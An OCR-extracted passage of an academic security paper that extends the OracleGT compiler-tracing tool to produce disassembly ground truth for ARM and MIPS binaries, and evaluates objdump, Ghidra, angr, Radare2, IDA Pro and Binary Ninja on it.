


Figure 4: Metadata used by ORACLEGT to track the ground truth of instructions, functions, and jump tables. `Function` represents a function, which consists of a set of `Basic Blocks`. Each basic block has two regions, the instructions and alignment bytes (if any). A basic block also has a field indicating whether it can fall through. An indirect jump that encodes a `Jump Table` is also marked with the list of targets.

Conclusion. Overall, tracing the compiling process is the approach that can best satisfy today's need. However, the only tool [26] supporting this approach still has two major limitations. First, the tool is not providing results with perfect recall, despite it shall never make mistakes. It cannot cover the ground truth that the compiler cannot recognize, including the aforementioned code encoded as data, functions without a proper label, and handwritten jump tables. It can also miss ground truth that needs more fine-grained tracing, such as the overlapped instructions. Second, the tool currently can only support x64/x86 binaries. It urgently needs an extension to support other architectures, in particular those gaining more popularity nowadays (e.g., ARM and MIPS).

6 Towards Better Ground Truth

Inspired by our discussion above, we further aim to extend the tool presented in [26] to provide better ground truth for binary disassembly. For simplicity of presentation, we will call the tool ORACLEGT. In the rest of this section, we first introduce the technical background of ORACLEGT and then explain our improvements and extensions. Finally, we present an application of the extended ORACLEGT to show its benefits.

6.1 Background

ORACLEGT supports both GCC and Clang for x86/x64 binaries. Considering the internal mechanisms for both GCC and Clang are highly similar, we hereby use GCC as the example to explain how ORACLEGT works. At the high level idea, ORACLEGT instruments the GCC front-end, the GAS assembler, and the gold linker to insert metadata structured as Figure 4 to the outputs at different compilation stages.

```
1 .bbInfo_FUNB
2 .bbInfo_BB
3 pushq   %r15
4 subq    $8, %rsp
5 xorl    %edi, %edi
6 ...
7 call    as_fatal
8 .bbInfo_BE 0
9 .bbInfo_FUNE
```

```
1 cmpl    $10, %r8d
2 ja      .L1021
3 mov     rax, .L1001(,%r8,8)
4 jmp     *rax
5
6 .bbInfo_JMPTBL 11 8
7 .L1001
8 .quad .L1003
9 ...
```

Listing 8: An example of assembly code with directives inserted by OracleGT. In the *left* part (i) `.bbInfo_FUNB` and `.bbInfo_FUNE` label the range of a function; (ii) `.bbInfo_BB` and `.bbInfo_BE` label the range of a basic block; (iii) `0` after `.bbInfo_BE` means the current basic block does not fall through. In the *right* part, `.bbInfo_JMPTBL` indicates that the data below represents a jump table, and the follow-up `11` and `8` mean the jump table as 11 entries with every entry of 8 bytes.

Compiling. When GCC front-end finishes the final RTL pass [2], it will output the assembly code to be processed by the assembler. In this step, GCC controls the locations of functions, basic blocks, and instructions. Intercepting the process, OracleGT inserts extra directives to label the three constructs. To better illustrate the idea, we show an example in Listing 8. One thing worth mentioning is that every function in the assembly file is contiguous. The later processing by the assembler may split a function into different regions.

Assembling. When the assembly file is fed into the GAS assembler, OracleGT intercepts the assembly process to transfer the inserted directives into another form of metadata.

- *Functions:* When encountering a `.bbinfo_FUNB` directive during assembly, OracleGT initializes a `FUNC` structure and records the offset from the function start to the current *fragment* (the basic unit that assemblers use to store contiguous code or data). When a follow-up `.bbInfo_FUNE` is met, OracleGT marks the end of the current function in the `FUNC` structure.
- *Basic Blocks:* When a `.bbInfo_BB` directive is reached between a `.bbinfo_FUNB` and a `.bbInfo_FUNE`, OracleGT creates a `BBL` structure to record the offset from the current basic block to the current fragment. When the corresponding `.bbInfo_BE` appears, OracleGT will record whether the basic block falls through in the `BBL` structure. If the basic block contains an alignment region, OracleGT will further record the location and size of the alignment. The `BBL` structure, when completed, will be appended to the current function.
- *Instructions:* When an instruction is assembled, OracleGT gets its size and updates the size information in the `BBL` structure of the current basic block.
- *Jump Tables:* When a `.bbInfo_JMPTBL` directive is seen, OracleGT creates a `JMPTBL` structure to track the location of the jump table (the offset from the jump table to the current fragment), the number of entries, and the size of each entry. Further, OracleGT records the reference(s) to the jump table. For instance, in the example shown as Listing 8, OracleGT will record the reference to the jump table at line 3 (`.L1001`). Note that no extra efforts are needed to gather the references as OracleGT internally collects them from the assembler.

At the end of assembling a file, the assembler will finalize the location of each fragment in the object file. At this point, OracleGT updates the `FUNC`, `BBL`, and `JMPTBL` structures to replace the offset to the current fragment with the offset to the object file. All the structures are then organized as an `.gtinfo` section in the object file.

Linking. In this stage, the linker merges different object files to generate the final binary. OracleGT instruments this linking process to finalize the addresses of functions, basic blocks, jump tables encoded in the `FUNC`, `BBL`, and `JMPTBL` structures. It also merges the `.gtinfo` section from all object files into a single `.gtinfo` section in the binary. Alignments inserted by the assembler between object files are also recorded into the `.gtinfo` section.

Extracting. Based on the metadata stored in the `.gtinfo` section, OracleGT extracts the ground truth information. Specifically, function and basic block information can be easily obtained by reading the `FUNC` and `BBL` structures. Given the range of a basic block, OracleGT runs linear disassembly in the code region to collect the instructions. OracleGT also records alignment information. This way, when disassembly identifies a instruction inside an alignment region, OracleGT can mark it as a "harmless" false positive.

The extraction of jump tables is a bit more complex. Based on the metadata, we only know the location and size of each jump table and the instruction(s) referencing the jump table. There is no direct information about which indirect jump uses the jump table. To pinpoint the indirect jump, OracleGT runs forward taint analysis to track the propagation of the reference to the jump table until an indirect jump. Consider Listing 8 as an example. OracleGT will track the reference to `.L1001` at line 3 all the way to the indirect jump at line 4. The details of our taint analysis are presented in algorithm 1.

6.2 Improvements

Our major improvement is a post-compilation analysis to identify three sets of missing ground truth.

Instructions Encoded as Data. As demonstrated in Listing 3, the developers can encode instructions as data, which shall mislead the compiler. We extend OracleGT to identify those instructions. Basically, we reconstruct the control flows of each function reported by OracleGT and collect

direct control transfers to regions that are considered data by the compiler. On identifying such a control transfer, we run recursive disassembly from the target location to gather the missing instructions. To ensure correctness, our disassembly is conservative. In particular, we skip all indirect control transfers whose targets remain unknown and we assume a function does not return if we are unsure.

Applying our extension to the x86/x64 benchmark presented in [26], we observed 1,378 data regions embedded in code and 1,356 of them are actually instructions. We manually examined the remaining data regions and believe none of them carries instructions.

Overlapped Instructions and Missed Functions. Native OracleGT can not mark overlapped instructions (Listing 4) and functions without a proper label (Listing 5). We use the same approach to handle both cases. Checking the targets direct jumps and jump tables reported by OracleGT, we verify whether the targets point to the middle of other instructions. If so, we consider them overlapped instructions. Similarly, we identify direct calls whose targets do not point to a known function and consider those targets previously missed function starts. Running the extension on the above benchmark, OracleGT discovers 2,108 more overlapped instructions and 76 missed functions.

Handwritten Jump Tables. Developers may also manually create jump tables in handwritten assembly files. No standard labels are available to notate such jump tables and thus, the compiler cannot recognize them. We propose a new method to identify handwritten jump tables based on three insights. First, the targets of such a jump table should have data-to-code (d2c) references that are contiguously arranged in the data region. Second, the assembly code should contain a code-to-data (c2d) reference to the base address the jump table. Third, the base address should propagate to an indirect jump. Below elaborates on the specifics of our method.

- *Step-1:* We enumerate all the available d2c references to pinpoint the contiguous ones pointing to the same function in handwritten assembly. All the d2c references are natively gathered by OracleGT from the compiler, which requires no extra operations. We consider those d2c references potential jump table targets.
- *Step-2:* We visit the c2d references and identify those pointing to a d2c reference collected in Step-1. Each of the c2d references is considered the base address of a jump table.
- *Step-3:* We run forward taint analysis from each c2d reference determined at Step-2 and validate whether it propagates to the target of an indirect jump. If that happens, we consider the c2d reference points to a real jump table enforced at the indirect jump.

Using the above method on the benchmarks presented in [26] again, we collected 1,882 jump tables missed by OracleGT.

6.3 Extending

Besides improving the recall of OracleGT, we further extended its support on both GCC/Clang for other popular architectures, including ARM32, AArch64, MIPS32 and MIPS64. To realize the extension, we do not need to change the compiler front-end and the linker since OracleGT's operations at the two stages are architecture-independent. The major work is to adapt the modules to assemble ARM32 / AArch64 / MIPS32 / MIPS64 code in the GCC GAS assembler and the Clang integrated assembler. The adaptation is mostly straightforward by following the procedure described in subsection 6.1. Below we discuss some details worth mentioning.

Adding Type Information of Basic Block. ARM32 includes two execution modes, ARM mode and Thumb mode [7]. The encoding of instructions are different under the two modes. Thereby the detection of execution mode is a critical task for ARM disassemblers. To support evaluation of this task, we extend OracleGT to add an extra directive to mark the execution mode of ARM32 basic blocks. Knowledge of the execution mode can be easily obtained by querying the GCC GAS assembler or the Clang integrated assembler.

```
1 cmp    $0x57,%rdx
2 ja     .Ldefault
3 jmpq   *.LJMPTBL(,%rdx,8)
4 ...
5 .LJMPTBL:
6 entry 1
7 ...
8 entry n1
```

```
1 cmp     r5, #3
2 ldrls   pc, [pc,r5,lsl #2]
3 b       .Ldefault
4 .LJMPTBL
5 entry 1
6 entry 2
7 ...
8 entry n2
```

Listing 9: Examples of explicit reference and implicit reference to jump tables. The *left* shows a x64 example which contains an explicit reference to the jump table (line 3). The *right* part is an example of ARM32, there is no explicit reference to the jump table. Instead, the reference to jump table is held by `pc` in `[pc, r5, lsl #2]`(line 2) implicitly.

Detecting Implicit References to Jump Tables. As pointed out in subsection 6.1, OracleGT relies on explicit references to a jump table to locate the corresponding indirect jump. However, a jump table may not always be explicitly referenced in ARM binaries (i.e., the references may not be recognized by the compiler). The *right* part of Listing 9 shows one such example. To handle such cases, we design a method as follows. Given a jump table without explicit references, we visit the use of the `pc` register in the assembly code placed before the jump table and inspect whether the `pc` register is an implicit reference to jump table. If so, we create a dummy reference to mark the implicit reference.

Taint Analysis Across Memory. When extracting the ground truth of jump tables, OracleGT runs taint analysis to track the propagation of the reference(s) to the jump table. On x86/x64 binaries, it is sufficient to only track the registers.

However, on ARM/MIPS binaries, the referenced value can propagate through the stack. Thus, we extend the taint analysis in OracleGT by adding the supports of taint propagation among stack memories.





Figure 5: Accuracy (F-1 score) of popular disassemblers on recovering jump tables from `glibc`, measured using the original OracleGT and our improved OracleGT.

Discussion. To illustrate the benefits of our improvement to OracleGT, we perform a small case study. Specifically, we measure the accuracy of six popular disassemblers on recovering jump tables from `glibc`, separately using the original OracleGT and our improved OracleGT for ground truth. We focus on jump tables and `glibc` as the impact of our improvement in this setup is more evident. Figure 5 shows the evaluation results. The key observation is that our improvement to OracleGT meaningfully helps understand the true accuracy of existing disassembly tools.

While our improvement is beneficial, it is still not perfect. All our improvement strategies are designed to be conservative, which are error-free and maintain the correctness of OracleGT. However, the strategies, when coupled with OracleGT, can still miss cases, which we discuss as follows.

- *Instructions:* Given functions that (i) cannot be recognized by the compiler and (ii) are not directly called by any other recovered functions, we cannot realize their existence. Thus, we will miss their instructions. In addition, we will miss instructions that can only be reached by the fall-through edge of a function call whose return status is unknown. This is because we conservatively assume a function does not return unless we know for sure.
- *Functions:* As described above, we cannot identify functions that (i) cannot be recognized by the compiler and (ii) are not directly called by any other recovered functions.
- *Jump Tables:* We perform taint analysis to pinpoint the indirect jump pertaining to each jump table. Inspired by empirical observations, we only track taints propagated across stack memory and registers. In theory, we can under-taint a target that propagates through non-stack memory and thus, miss the corresponding jump table.



(a) Instruction

(b) Function Start

(c) Jump Table

Figure 6: Recall and precision of mainstream disassemblers on binaries with different architectures.

6.4 Application

Leveraging our extensions, we rebuild the testsuites presented in [26] with both GCC-8.1 and Clang/LLVM-6.0 to run on ARM32 (with ARM and Thumb mode), AArch64, MIPS32 and MIPS64 architectures. For every program, we build it with various optimization levels (O2, O3, Os, Ofast), which finally generates a testsuite with 6,328 binaries. Based on the testsuite, we re-evaluate objdump-2.30 [14], Ghidra-9.04 [24], angr-8.19.5.25 [9], Radare2-4.4.0 [30], IDA Pro-7.4 and Binary Ninja-1.2 with all binaries stripped. Figure 6 shows the average results of instruction recover, function start detection, and jump table reconstruction by different disassembly tools. The actual numbers are presented in Table 7 in the Appendix. According to the evaluation, we summarize three observations that were previously less-known.

The performance of modern disassemblers vary across architectures. As shown in Figure 6, modern disassemblers

present very inconsistent performance when applied to binaries running on different architectures. Overall, they all present high recall and precision on x86/x64 targets, regardless of the disassembly tasks. We envision two major reasons leading to this phenomenon. On the one hand, disassemblers are mostly created to work on x86/x64 binaries. They have received longer and broader improvement to handle x86/x64 binaries. On the other hand, benchmarks and ground truth approaches to evaluate disassembly are better ready for x86/x64 binaries [5, 26], greatly benefit the evolving cycle.

ARM32 poses a bigger challenge than AArch64 to modern disassemblers. Many disassemblers show limitations when handling ARM32 binaries, in particular the code running in the Thumb mode. This has been similarly unveiled by a recent study *et al.* [17]. However, no research has been conducted to run a comparison between ARM32 and AArch64 like what we show in Figure 6. In most of the cases, disassemblers perform significantly better on AArch64 binaries than on ARM32 binaries. While this is not surprising considering that ARM32 uses the mixed modes of ARM and Thumb, our evaluation brings quantitative evidence to back the observation.

```
410980 <quotearg_buffer>:
...
; initialize gp
; at = 0x2 << 16
lui     at,0x2
daddu   at,at,t9
daddiu  gp,at,30512
...
```

```
; load base of jmptbl
ld      v1,-32720(gp)
...
daddu   at,at,v1
; load entry of jmptbl
ld      at,-16952(at)
daddu   at,at,gp
jr      at
```

Listing 10: Examples of jump table in `coreutils-8.30` compiled by Clang-6.0 for MIPS. The *right* part is an example which calculates the target of indirect jumps depending on the value of gp. The *left* part shows that gp is initialized at the beginning of the function. Its calculation is explained as follows: When calling a function, `t9` stores the address of the called function. Thus at the beginning of a function, `t9` holds the address of current function. In this example, the value of `t9` is `0x410980`. In order to calculate the value of gp, disassembler should recover the correct address of function.

Commercial disassemblers are less effective with handling MIPS binaries. Commercial disassemblers, like IDA PRO and BINARY NINJA, are widely believed to be very powerful in dealing with modern binaries. This is very true on x86/x64 binaries. However, opposite observations arise when we switch them to handle MIPS binaries. Both IDA PRO and BINARY NINJA present massively reduced utilities when disassembling MIPS binaries. In particular, when recovering jump tables, the precision and recall of IDA PRO drop to 81.39% and 51.98%. BINARY NINJA has a higher precision (91.52%) but its recall is also only 56.56%.

Motivated to understand why the commercial tools have a downgrade in performance, we manually inspected a set of jump tables missed by both IDA PRO and BINARY NINJA. We found that the calculation of jump table targets relies on the value of register gp[4] as shown in Listing 10. And the value of gp is calculated at the beginning of a function based on the address of the current function. However, both IDA PRO and BINARY NINJA miss plenty of function starts on MIPS binaries, indirectly causing the low recall of jump tables.

7 Related works

Generating Ground Truth for Binary Disassembly. As an essential step toward many binary analysis techniques, collecting ground truth for binary disassembly has attracted increasing attention. One line of researches [5, 6, 10, 17, 28, 29, 35] follow a so-called standard strategy which uses address embedded in symbols as the ground truth. However, as discussed in §3, ground truth relying on symbols is nether accurate nor complete. In comparison, Meng *et al.* [22] manually collected ground truth for a small set of instructions, functions, and control flows. This approach can achieve extremely high precision but is less popular due to the scalability limitation. Meanwhile, another line of researches [18, 23] rely on ground truth generated by the existing disassemblers. For instance, Nagy *et al.* [23] leverage disassembling result from OBJDUMP as the baseline while Kinder *et al.* [18] directly reuse the jump tables detected by IDA Pro. Unfortunately, as shown in Pang *et al.* [26], none of the existing disassembler does perfect on various binary challenges, which leads to the fact completely trust disassemblers has more disadvantages than benefits.

On the other hand, more compelling and reliable approaches generating ground truth relies on either the intermediate compiler outputs or compilation metadata. For instance, David *et al.* [34] dump the intermediate representation of GCC and extract the rough data of jump tables, but they could not map the information to the final executable files. [5, 28] generate ground truth by performing conservatively linear sweeping between continuous regions based on debug line information. Failing to take unreachable alignment code into consideration, Andriesse *et al.* 's approach [5] still misses about 2% instructions. In contrast, Li *et al.* [21] leverage the listing files produced by GNU Assembler to extract the ground truth, but they struggle on mapping the instructions into final executable files. As the most closely related work to ours, Pang *et al.* [26] collect the ground truth by tracing compilation process, which guarantees high precision and recall. As a work in a later position, we not only extend the tracing compilation process approach to more architectures but also fix corner cases missed by Pang *et al.* [26].

Discussion on Ground Truth for Binary Disassembly. A

[4] gp is used as a global pointer pointing to the midst region of 64K static data [1], which is initialized at runtime.

recent study by Alves-Foss *et al.* [4] discusses challenges in defining and identifying ground truth for binary disassembly. The study further lists some common approaches to generating the ground truth and showcases issues related to those approaches. Our paper can be viewed as the next step of this study. We present a systematic taxonomy and comparison of the existing approaches, unveil the implications behind the imperfection of those approaches, pinpoint the more appropriate approach, and shed light on building trustworthy ground truth for binary disassembly.

Evaluation of Binary Disassembly. Binary disassembly is a critical task for binary analysis. Recently, many researches [5, 10, 17, 21, 26, 32] have made great effort on binary disassembly evaluations. Jinag *et al.* [17] built testsuite on Arm32 and evaluate the performance of disassemblers on instructions recovery. Li *et al.* [21] evaluate the performance of instructions recovery among different disassemblers on x86/x64. [5, 26] build large scale testsuite on x86/x64 to evaluate the performance of disassemblers on instructions, function start and jump tables recovery. [6, 10, 32] evaluate function starts identifications on x86/x64. All above mentioned papers mainly focus on evaluating binary disassembly within a specific architecture. As a compensation, our paper concentrates on improving the ground truth used by binary disassembly on all popular architectures.

8 Conclusion

This paper concerns the approaches to generating ground truth for binary disassembly. We bring a taxonomy of the approaches used by past research, unveiling the mechanisms behind the approaches. Throughout a systematic comparison of the mechanisms, we present a deep understanding of the mechanisms regarding the key properties (recall, precision, generality, and extendibility) that affect their applications. In a follow-up empirical evaluation, we further validate that defects in those properties can significantly hurt the applications and even lead to misleading conclusions. Finally, we identify and rectify the limitations of the tool that carries the best potential to meet those properties. This effort is expected to benefit various use scenarios of disassembly ground truth. In particular, we demonstrate that using this tool to re-evaluate the mainstream disassemblers leads to many previously less-known observations. We hope this piece of research can provide references and tools to standardize and unify the ground truth in binary disassembly evaluation.

Acknowledgements

We thank our shepherd Tiffany Bao and anonymous reviewers for their feedback. We also thank Kexin Pei for helping with the experiment on XDA. Chengbin Pang, Tiantai Zhang, and Bing Mao were supported by Chinese National Natural Science Foundation(Grant#: 61272078, 62032010, 62172201). Ruotong Yu and Jun Xu were partially supported by the Office of Naval Research (Grant#: N00014-17-1-2787). Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agency.

References

[1] Mips assemble language. https://training.mips.com/basic_mips/PDF/Assemble_Language.pdf, 2021.

[2] Rtl passes, gnu compiler collection (gcc) internals. https://gcc.gnu.org/onlinedocs/gccint/RTL-passes.html, 2022.

[3] National Security Agency. Ghidra. https://www.nsa.gov/resources/everyone/ghidra/, 2021.

[4] Jim Alves-Foss and Varsha Venugopal. The inconvenient truths of ground truth for binary analysis. In *Workshop on Binary Analysis Research (BAR)*, 2022.

[5] Dennis Andriesse, Xi Chen, Victor Van Der Veen, Asia Slowinska, and Herbert Bos. An in-depth analysis of disassembly on full-scale x86/x64 binaries. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 583–600, 2016.

[6] Dennis Andriesse, Asia Slowinska, and Herbert Bos. Compiler-agnostic function detection in binaries. In *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 177–189. IEEE, 2017.

[7] ARM. Arm architecture reference manual armv7-a. https://developer.arm.com/documentation/ddi0406/latest, 2021.

[8] ARM. Arm mapping symbols. https://developer.arm.com/documentation/dui0803/a/Accessing-and-managing-symbols-with-armlink/About-mapping-symbols, 2021.

[9] Computer Security Lab at UC Santa Barbara. angr github repo. https://github.com/angr/angr/tree/76da434f, 2020.

[10] Tiffany Bao, Jonathan Burket, Maverick Woo, Rafael Turner, and David Brumley. {BYTEWEIGHT}: Learning to recognize functions in binary code. In *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, pages 845–860, 2014.

[11] Mahinthan Chandramohan, Yinxing Xue, Zhengzi Xu, Yang Liu, Chia Yuan Cho, and Hee Beng Kuan Tan.

Bingo: Cross-architecture cross-os binary search. In *Proceedings of the 2016 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, pages 678–689, 2016.

[12] Lucas Davi, Christopher Liebchen, Ahmad-Reza Sadeghi, Kevin Z Snow, and Fabian Monrose. Isomeron: Code randomization resilient to (just-in-time) return-oriented programming. In *NDSS*, 2015.

[13] Chris Eagle. *The IDA pro book*. No Starch Press, 2011.

[14] GNU. Objdump 2.30. https://ftp.gnu.org/gnu/binutils/binutils-2.30.tar.xz, 2020.

[15] Jason Hiser, Anh Nguyen-Tuong, Michele Co, Matthew Hall, and Jack W Davidson. Ilr: Where'd my gadgets go? In *2012 IEEE Symposium on Security and Privacy*, pages 571–585. IEEE, 2012.

[16] Yikun Hu, Yuanyuan Zhang, Juanru Li, and Dawu Gu. Binary code clone detection across architectures and compiling configurations. In *2017 IEEE/ACM 25th International Conference on Program Comprehension (ICPC)*, pages 88–98. IEEE, 2017.

[17] Muhui Jiang, Yajin Zhou, Xiapu Luo, Ruoyu Wang, Yang Liu, and Kui Ren. An empirical study on arm disassembly tools. In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 401–414, 2020.

[18] Johannes Kinder and Dmitry Kravchenko. Alternating control flow reconstruction. In *International Workshop on Verification, Model Checking, and Abstract Interpretation*, pages 267–282. Springer, 2012.

[19] Hyungjoon Koo, Yaohui Chen, Long Lu, Vasileios P Kemerlis, and Michalis Polychronakis. Compiler-assisted code randomization. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 461–477. IEEE, 2018.

[20] Aditya Kumar. Hot cold splitting in llvm. https://llvm.org/devmtg/2019-10/slides/Kumar-HotColdSplitting.pdf, 2019.

[21] Kaiyuan Li, Maverick Woo, and Limin Jia. On the generation of disassembly ground truth and the evaluation of disassemblers. In *Proceedings of the 2020 ACM Workshop on Forming an Ecosystem Around Software Transformation*, pages 9–14, 2020.

[22] Xiaozhu Meng and Barton P Miller. Binary code is not easy. In *Proceedings of the 25th International Symposium on Software Testing and Analysis*, pages 24–35, 2016.

[23] Stefan Nagy, Anh Nguyen-Tuong, Jason D Hiser, Jack W Davidson, and Matthew Hicks. Breaking through binaries: Compiler-quality instrumentation for better binary-only fuzzing. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[24] NationalSecurityAgency. Ghidra 9.04. https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/Ghidra_9.0.4_build/Ghidra/Configurations/Public_Release/src/global/docs/ChangeHistory.html, 2020.

[25] Binary Ninja. binary.ninja : a reverse engineering platform. https://binary.ninja/, 2021.

[26] Chengbin Pang, Ruotong Yu, Yaohui Chen, Eric Koskinen, Georgios Portokalidis, Bing Mao, and Jun Xu. Sok: All you ever wanted to know about x86/x64 binary disassembly but were afraid to ask. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 833–851. IEEE, 2021.

[27] Chengbin Pang, Ruotong Yu, Dongpeng Xu, Eric Koskinen, Georgios Portokalidis, and Jun Xu. Towards optimal use of exception handling information for function detection. In *2021 51st Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 338–349. IEEE, 2021.

[28] Kexin Pei, Jonas Guan, David Williams-King, Junfeng Yang, and Suman Jana. Xda: Accurate, robust disassembly with transfer learning. *arXiv preprint arXiv:2010.00770*, 2020.

[29] Rui Qiao and R Sekar. Function interface analysis: A principled approach for function recognition in cots binaries. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 201–212. IEEE, 2017.

[30] radreorg. Radare2 github repo. https://github.com/radareorg/radare2/tree/5a1df188, 2020.

[31] Pawel Sarbinowski, Vasileios P Kemerlis, Cristiano Giuffrida, and Elias Athanasopoulos. Vtpin: practical vtable hijacking protection for binaries. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 448–459, 2016.

[32] Eui Chul Richard Shin, Dawn Song, and Reza Moazzezi. Recognizing functions in binaries with neural networks. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 611–626, 2015.

[33] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher

Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 138–157. IEEE, 2016.

[34] David Williams-King, Hidenori Kobayashi, Kent Williams-King, Graham Patterson, Frank Spano, Yu Jian Wu, Junfeng Yang, and Vasileios P Kemerlis. Egalito: Layout-agnostic binary recompilation. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 133–147, 2020.

[35] Sheng Yu, Yu Qu, Xunchao Hu, and Heng Yin. Deepdi: Learning a relational graph convolutional network model on instructions for fast and accurate disassembly.

[36] Zeping Yu, Rui Cao, Qiyi Tang, Sen Nie, Junzhou Huang, and Shi Wu. Order matters: Semantic-aware neural networks for binary code similarity detection. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 34, pages 1145–1152, 2020.

[37] Mingwei Zhang and R Sekar. Control flow integrity for {COTS} binaries. In *22nd {USENIX} Security Symposium ({USENIX} Security 13)*, pages 337–352, 2013.

A ORACLEGT *v.s.* Compilation Metadata

In this section, we present a comparison between ORACLEGT and the approach present in [5] (which leverages debug information to extract ground truth for binary disassembly). Specifically, we run ORACLEGT and [5] in their conservative mode to collect the ground truth of instructions in the x86/x64 benchmarks presented in [26], and we compare the results of both approaches. As ORACLEGT is ensured to be correct, we consider every instruction identified by ORACLEGT but missed by [5] as a false negative (FN) of [5]. We further manually examined the instructions detected by [5] but not covered by ORACLEGT. We confirmed all of them are false positives (FPs) of [5]. As we can see in Table 6, [5] can incur tremendous FNs and a meaningful group of FPs, presenting a lower utility than ORACLEGT. As shown in Listing 6, debug information only carries the locations of some instructions but not of them and [5] only runs conservative disassembly between two continuous locations, which leads to the plenty of false negatives. Further, as illustrated in Listing 7, the debug information can be inaccurate and thus, also leads to false positives of [5].

Algorithm 1: FIND INDIRECT JUMPS.

Input : A list of cross reference to identified jump table: $\vec{JTR} = \{jtr_1, jtr_2, ..., jtr_n\}$
Input : Control flow graph of functions: CFG
Output : A list of mappings between cross references to jump table and indirect jumps: $\vec{M} = \{(jtr_1, ij_1), (jtr_2, ij_2)..., (jtr_n, ij_n)\}$

```
/* ij_i represents ith founded indirect jump.                    */
Procedure taint_instruction(I):
    tainted = false
    for each register R_r used for reading in I do
        if R_r.is_tainted() then
            tainted = true
        end
    end
    for each register R_w used for writing in I do
        if tainted then
            R_w.taint()
        else
            R_w.clear_taint()
        end
    end
return
Initialization: M⃗ = ∅; fixpoint = false
while ¬fixpoint do
    /* Loop until CFG⃗ could not not updated.                      */
    fixpoint = true
    for each jtr_i in JTR⃗ do
        Q⃗ = ∅
        I = CFG.get_instr(jtr_i) /* get the instruction
           contains jtr_i                                         */
        I.taint_initialize()
        Q⃗.push(I)
        while Q⃗.is_not_empty() do
            I = Q⃗.pop()
            taint_instruction(I)
            if I.is_tainted() and I.is_indirect_jump() then
                fixpoint = false
                M⃗.add((jtr_i, instruction))
                CFG⃗.update(I, jtr_i) /* update CFG⃗
                   according to the jump table
                   information                                    */
                JTR⃗.remove(jtr_i)
                break
            end
            Q⃗.append(CFG.get_successors(I))
        end
    end
end
return M⃗;
```

Table 6: The number of FPs and FNs incurred by [5].

OPT	O0	O1	O2	O3	Os	Of
# of FPs	301	361	501	690	361	908
# of FNs	2,764K	898K	444K	471K	497K	466K

Table 7: Evaluation results of instruction recovery, function start detection, and jump table reconstruction by mainstream disassemblers on ARM32/AArch64/MIPS binaries. In the colloumns, **O** indicates the optimization level; **T** means ARM32 Thumb mode; `Pre` and `Rec` represent precision and recall. We merge the results of MIPS32 and MIPS64 as their instruction encoding is similar. The best/worst results specific to each optimization level are respectively marked in blue/red color.

	Arch		O	Objdump		Ghidra		Angr		Radare2		IDA		Ninja	
				Pre	Rec	Pre	Rec	Pre	Rec	Pre	Rec	Pre	Rec	Pre	Rec
